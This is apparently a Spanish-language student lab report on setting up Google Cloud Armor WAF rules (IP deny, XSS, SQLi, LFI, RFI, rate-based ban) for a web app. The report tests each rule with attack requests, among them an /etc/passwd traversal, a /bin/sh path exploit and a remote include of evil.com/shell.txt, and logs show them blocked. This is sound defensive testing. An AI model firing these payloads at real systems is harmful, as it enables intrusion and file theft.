>	i	2025-04-16 14:24:11.143	GET	200	722 B	120 ms	Edg 90.0.818_ http://34.8.206.33/
>	i	2025-04-16 14:27:54.988	GET	200	722 B	120 ms	Edg 90.0.818_ http://34.8.206.33/
>	i	2025-04-16 14:28:03.428	GET	200	722 B	85 ms	Chrome 135.0_ http://34.8.206.33/
>	i	2025-04-16 14:28:03.528	GET	200	234.85 KIB	219 ms	Chrome 135.0_ http://34.8.206.33/assets/index-CzYJ3t_h.js
>	i	2025-04-16 14:28:03.991	GET	200	722 B	84 ms	Chrome 135.0_ http://34.8.206.33/noexiste.php
>	i	2025-04-16 14:28:11.299	GET	200	741 B	124 ms	+https://int_ http://34.8.206.33/
>	i	2025-04-16 14:28:12.445	GET	200	722 B	167 ms	curl 8.13.0_ http://34.8.206.33/noexiste.php
>	i	2025-04-16 14:28:19.658	GET	200	1.78 KIB	123 ms	+https://int_ http://34.8.206.33/vite.svg
>	i	2025-04-17 13:42:58.865	GET	200	722 B	173 ms	+https://abo_ http://34.8.206.33/
>	i	2025-04-17 13:42:59.435	GET	200	1.78 KIB	167 ms	+https://abo_ http://34.8.206.33/vite.svg
>	t	2025-04-17 13:42:59.772	GET	404	680 B	173 ms	+https://abo_ http://34.8.206.33/favicon.ico
>	t	2025-04-17 13:43:03.645	GET	404	680 B	172 ms	+https://abo_ http://34.8.206.33/favicon.ico
>	i	2025-04-17 13:43:35.185	GET	200	722 B	184 ms	Edg 90.0.818_ http://34.8.206.33/
>	i	2025-04-17 13:50:09.542	GET	200	722 B	108 ms	http://34.8.206.33/
>	i	2025-04-17 13:50:09.656	GET	200	741 B	108 ms	19tcpid v1.1_ http://34.8.206.33/
>	i	2025-04-17 13:50:09.770	GET	200	741 B	104 ms	19explore 1_ http://34.8.206.33/media../git/config
>	i	2025-04-17 13:50:09.879	GET	200	741 B	108 ms	19explore 1_ http://34.8.206.33/www.git/config
>	i	2025-04-17 13:50:09.991	GET	200	741 B	110 ms	19explore 1_ http://34.8.206.33/.env.backup
>	i	2025-04-17 13:50:10.187	GET	200	741 B	107 ms	19explore 1_ http://34.8.206.33/.env.ci

Análisis de una de las entradas:

```

i 2025-04-16 14:13:39.336 GET 200 722 B 169 ms curl 8.13.0_ http://
[+] Explain this log entry [+] Copy [+] Collapse nested fields [+] Hide log summary
{
  "log": {
    "version": 1,
    "latency": "0.16903s",
    "remoteip": "34.116.57.48",
    "requestMethod": "GET",
    "requestPath": "/",
    "requestURI": "http://34.8.206.33/?q=%3Cscript%3Ealert('xss')%3C/script%3E",
    "responseCode": "200",
    "serverip": "19.83.8.195",
    "status": 200,
    "userAgent": "curl/8.13.0-rc2"
  },
  "protoPayload": {
    "type": "com.google.cloud.loadbalancing.type.LoadBalancerLogEntry",
    "backendTargetProjectNumber": "projects/00000000000000000000"
  },
  "cacheableIssue": [
    0: "RESPONSE_HAS_ETAG",
    1: "RESPONSE_HAS_LAST_MODIFIED",
    2: "CLOUD_FRONTEND_CLOUD_FRONTEND_HEADERS",
    3: "CLOUD_FRONTEND_CLOUD_FRONTEND_HEADERS"
  ],
  "enforcedSecurityPolicy": [
    "configurePolicy": {
      "name": "pollicie_permitir",
      "outcome": "ACCEPT",
      "priority": 2147483647
    }
  ],
  "previewedSecurityPolicy": [
    "configurePolicy": {
      "name": "pollicie_permitir",
      "outcome": "DENY"
    }
  ],
  "permittedRequestIds": [
    0: "www-7fe-000001-000000000000"
  ]
}

```

Podemos observar que:

RequestUrl: Se envió un intento de XSS

EnforcedSecurityPolicy: La directiva de la política en este momento es permitir los accesos.

PreviewSecurityPolicy: Se observa que la política que detecta el ataque esta como preview y la configuración sería denegar el acceso.

Se pueden simular otros ataques como:

- SQL Injection

```
curl "http://[IP_DEL_INGRESS]/?id=1' OR '1='1"
```

- Exploit CVE canary

```
curl "http://[IP_DEL_INGRESS]/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh"
```

Semana 3: Implementación de Web Application Firewall (WAF) y otros controles

1. Configuración de Google Cloud Armor:

- a. Crear reglas personalizadas para bloquear: - Tráfico basado en IPs sospechosas. - Intentos de inyección (SQL/XSS), DDoS y otros 2 ataques OWASP Top 10.
- b. Aplicar reglas de geolocalización para restringir acceso a regiones no autorizadas.
- c. Concatenar reglas para ahorro de costos en Google Cloud Armor.

2. Integración con el Balanceador de Carga:

- a. Configurar el WAF para filtrar todo el tráfico a través de Google Cloud Armor antes de llegar a la aplicación.

3. Pruebas de Simulación:

- a. Efectuar un ataque simple sobre la infraestructura de la aplicación en GCP, con herramientas similares a OWASP ZAP y Burp Suite.
- b. Ajustar las reglas del WAF basándose en los resultados de las pruebas.

Semana 3: Implementación de Web Application Firewall (WAF) y otros controles


1. Configuración de Google Cloud Armor:

- a. Crear reglas personalizadas para bloquear:
 - Tráfico basado en IPs sospechosas.

Se agrega una IP como sospechosa en las reglas de Cloud Armor, en este caso es una ip del celular

 Deny (404)	IP addresses/ranges	191.156.231.62	191.156.155.27	ipEdwin
		191.156.231.40		

Cuando Cloud Armor detecta tráfico desde esa IP, no lo deja llegar al servidor, en su lugar retorna un 404 (Not Found), aunque esta respuesta se puede configurar.



```
2025-04-17 17:55:18.221 GET 404 258 B 177 ms Chrome 135.0... http://34.8.206.33/login
Explain this log entry Copy Collapse nested fields Hide log summary

{
  httpRequest: {
    latency: "0.177038s",
    remoteIp: "191.156.231.40",
    requestMethod: "GET",
    requestSize: "431",
    requestUrl: "http://34.8.206.33/login",
    responseSize: "258",
    status: 404,
    userAgent: "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Mobile Safari/537.36"
  },
  insertId: "x0z166fw5j7bm",
  jsonPayload: {
    @type: "type.googleapis.com/google.cloud.loadbalancing.type.LoadBalancerLogEntry",
    backendTargetProjectNumber: "projects/66004925189"
  },
  cacheDecision: [
    0: "RESPONSE_HAS_CONTENT_TYPE",
    1: "CACHE_MODE_USE_ORIGIN_HEADERS"
  ]
}
```

Podemos observar que activa la política y también la IP de origen.

```

  enforcedSecurityPolicy: {
    configuredAction: "DENY",
    name: "politica-permisiva",
    outcome: "DENY",
    priority: 10
  },
  remoteIp: "191.156.231.40",
  securityPolicyrequestData: {
    remoteIpInfo: {
      asn: 26611,
      regionCode: "CO"
    }
  },
  statusDetails: "denied_by_security_policy"
},
logName: "projects/fleetproject-403015/logs/requests",
receiveTimestamp: "2025-04-17T21:56:45.427223504Z",
resource: {
  labels: {
    backend_service_name: "k8s1-3bcd37df-default-front-service-8080-39424d41",
    forwarding_rule_name: "k8s2-fr-h16wel6r-default-front-ingress-j6p0cqu3"
  }
}
```

RemoteIP: Es la IP desde la que se originó la solicitud, es decir la del celular y coincide con la que se bloqueó.

StatusDetail: Muestra que se denegó por política de seguridad.


- Intentos de inyección (SQL/XSS), DDoS y otros 2 ataques OWASP Top 10
- SQL/XSS: Se habilitan las políticas para SQL y XSS

Deny (403)	evaluatePreconfiguredExpr('xss-stable')	Detecta ataques de cross site scripting	1,000
Deny (403)	evaluatePreconfiguredExpr('sql-stable')	Detecta ataques de SQL injection	1,001

Simulamos el ataque de XSS:

```
luisaq@cloudshell:~ (fleetproject-403015)$ curl "http://34.8.206.33/?q=%3Cscript%3Ealert('xss')%3C%2Fscript%3E"
<!DOCTYPE html><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1"><h1>403 Forbidden</h1>luisaq@cloudshell:~ (fleetproject-403015)$
```

La respuesta es 403 forbidden y en los logs también se puede observar la solicitud negada.



The screenshot shows a log entry from April 17, 2025, at 21:35:29.864. The log details a GET request to http://34.8.206.33/?q=%3Cscript%3Ealert('xss')%3C%2Fscript%3E. The response was a 403 status code with a latency of 0.133216s and a response size of 258B. The user agent was curl/8.5.0. The log also includes information about the enforced security policy, which denied the request due to a preconfigured expression ('owasp-crs-v030001-id941320-xss').

```
2025-04-17 21:35:29.864 GET 403 258 B 133 ms curl 8.5.0 http://34.8.206.33/?q=%3Cscript%3Ealert('xss')%3C%2Fscript%3E
{
  httpRequest: {
    latency: "0.133216s",
    remoteIp: "34.139.115.222",
    requestMethod: "GET",
    requestSize: "116",
    requestUrl: "http://34.8.206.33/?q=%3Cscript%3Ealert('xss')%3C%2Fscript%3E",
    responseSize: "258",
    status: 403,
    userAgent: "curl/8.5.0"
  },
  insertId: "h93y8cfbgzvyy",
  jsonPayload: {
    @type: "type.googleapis.com/google.cloud.loadbalancing.type.LoadBalancerLogEntry",
    backendTargetProjectNumber: "projects/660049252189"
  },
  cacheDecision: [
    0: "RESPONSE_HAS_CONTENT_TYPE",
    1: "CACHE_MODE_USE_ORIGIN_HEADERS"
  ],
  enforcedSecurityPolicy: {
    configuredAction: "DENY",
    name: "politica-permisiva",
    outcome: "DENY"
  },
  preconfiguredExprIds: [
    0: "owasp-crs-v030001-id941320-xss"
  ],
  priority: 1000
}
```

DDOS: GCP incluye protección contra ataques DDOS en capa 3 y 4 por defecto.

Sin embargo, se puede agregar una política en Cloud Armor para restringir IPs que hagan más de 200 solicitudes por minuto por 5 minutos.

```
luisaq@cloudshell:~ (fleetproject-403015)$ gcloud compute security-policies rules create 2000 \
--security-policy=politica-permisiva \
--expression="true" \
--action=rate-based-ban \
--rate-limit-threshold-count=100 \
--rate-limit-threshold-interval-sec=60 \
--conform-action=allow \
--exceed-action=deny-429 \
--ban-duration-sec=300 \
--ban-threshold-count=200 \
--ban-threshold-interval-sec=60 \
--description="Limitación de tasa + ban a IPs agresivas"
Updated [https://www.googleapis.com/compute/v1/projects/fleetproject-403015/global/securityPolicies/politica-permisiva].
```

Rate based ban	true	Limitación de tasa + ban a IPs agresivas	2,000	•
----------------	------	------------------------------------------	-------	---

Simulamos el ataque con un contenedor de Docker que envía 500 solicitudes.

```
Summary:
 Total:      1.4055 secs
 Slowest:    0.1483 secs
 Fastest:    0.1333 secs
 Average:   0.1378 secs
 Requests/sec: 355.7464

Total data: 71000 bytes
Size/request: 142 bytes

Response time histogram:
 0.133 [1]   |
 0.135 [55]  |
 0.136 [111] |
 0.138 [55]  |
 0.139 [175] |
 0.141 [67]  |
 0.142 [18]  |
 0.144 [12]  |
 0.145 [3]   |
 0.147 [1]   |
 0.148 [2]  |

Latency distribution:
 10% in 0.1347 secs
 25% in 0.1357 secs
 50% in 0.1382 secs
 75% in 0.1391 secs
 90% in 0.1405 secs
```

Y si ahora tratamos desde la misma máquina de traer el sitio, se recibe un bloqueo del servidor por demasiadas solicitudes:

```
luisaq@cloudshell:~ (fleetproject-403015)$ curl http://34.8.206.33/  
<!DOCTYPE html><meta charset="utf-8"><meta name=viewport content="width=device-width, initial-scale=1"><title>429 Too Many Requests</title>luisaq@cloudshell:~ (fleetproject-403015)$
```

Si miramos los logs, vemos que se está devolviendo un Status 429 y también la regla se activó, “Ban Threshold exceeded”

2025-04-17 21:54:34.610 GET 429 274 B 133 ms hey 0.0.1 http://34.8.206.33/

Explain this log entry Copy Collapse nested fields Hide log summary

```
{
  httpRequest: {
    latency: "0.133335s",
    remoteIp: "34.139.115.222",
    requestMethod: "GET",
    requestSize: "108",
    requestUrl: "http://34.8.206.33/",
    responseSize: "274",
    status: 429,
    userAgent: "hey/0.0.1"
  },
  insertId: "e70abjenlgee",
  jsonPayload: {
    @type: "type.googleapis.com/google.cloud.loadbalancing.type.LoadBalancerLogEntry",
    backendTargetProjectNumber: "projects/660049252189",
    cacheDecision: [
      0: "RESPONSE_HAS_CONTENT_TYPE"
    ],
    enforcedSecurityPolicy: {
      configuredAction: "RATE_BASED_BAN",
      name: "politica-permisiva",
      outcome: "DENY",
      priority: 2000
    },
    rateLimitAction: {
      outcome: "BAN_THRESHOLD_EXCEED"
    }
  },
  remoteIp: "34.139.115.222"
}
```

Local File Inclusion (LFI): Esta regla busca probar si una app permite leer archivos internos usando rutas manipuladas.

La regla que se habilita es: evaluatePreconfiguredExpr('lfi-stable')

<input checked="" type="checkbox"/> Deny (403)	evaluatePreconfiguredExpr('lfi-stable')	Detecta Local File Inclusion (LFI), como cuando intentan acceder a /etc/passwd.	1,003
------------------------------------------------	-----------------------------------------	---------------------------------------------------------------------------------	-------

Vamos a simular el ataque con curl "http://34.8.206.33/?page=../../../../../etc/passwd".

Esto intenta leer el archivo de contraseñas del sistema Linux, típico exploit en apps mal configuradas.

La respuesta que da Cloud Armor es “Forbidden”.

The screenshot shows a browser window with the following details:
Address bar: 34.8.206.33/?page=../../../../etc/passwd
Status bar: Not secure
Error message: 403 Forbidden

Remote File Inclusion (RFI): Previene la carga de un archivo malicioso desde un servidor externo.

Deny (403)	evaluatePreconfiguredExpr('rfi-stable')	Detecta intentos de Remote File Inclusion (RFI), donde alguien intenta incluir archivos remotos maliciosos en la app.	1,002
------------	-----------------------------------------	-----------------------------------------------------------------------------------------------------------------------	-------

Se simula el ataque curl "http://34.8.206.33/?page=http://evil.com/shell.txt".

El archivo externo no existe (o no tiene efecto), pero el patrón es suficiente para que **Cloud Armor lo identifique** como un intento de RFI.

Nuevamente la respuesta es “Forbidden”.

The screenshot shows a browser window with the following details:
Address bar: 34.8.206.33/?page=http://evil.com/shell.txt
Status bar: Not secure
Error message: 403 Forbidden

Y se puede observar también en el log:

The screenshot shows a log entry from Cloud Logging. The log entry details are as follows:
Timestamp: 2025-04-17 22:12:22.756
HTTP Method: GET
HTTP Status: 403
Request Size: 258 B
Latency: 177 ms
Browser: Chrome 135.0...
URL: http://34.8.206.33/?page=http://evil.com/shell.txt
Log Type: type.googleapis.com/google.cloud.loadbalancing.type.LoadBalancerLogEntry
Backend Target Project Number: projects/660049252189
Cache Decision: [2]
Enforced Security Policy: [5]
Remote IP: 200.118.60.89
Security Policy Request Data: {1}
Status Details: denied_by_security_policy
Log Name: projects/fleetproject-403015/logs/requests
Receive Timestamp: 2025-04-18T02:12:25.353302Z
Resource: {2}
Severity: WARNING
Span ID: 3440076591476060

```
remoteIp: "200.110.00.09"
  securityPolicyRequestData: {
    remoteIpInfo: {
      asn: 10620
      regionCode: "CO"
    }
  }
  statusDetails: "denied_by_security_policy"
}
logName: "projects/fleetproject-403015/logs/requests"
receiveTimestamp: "2025-04-18T02:12:25.353302Z"
resource: {
```

- Link del video en YouTube: <https://youtu.be/y4lWGB6Y2ZA>

➤ Diagrama de arquitectura de la aplicación

Arquitectura blog BitSeguro

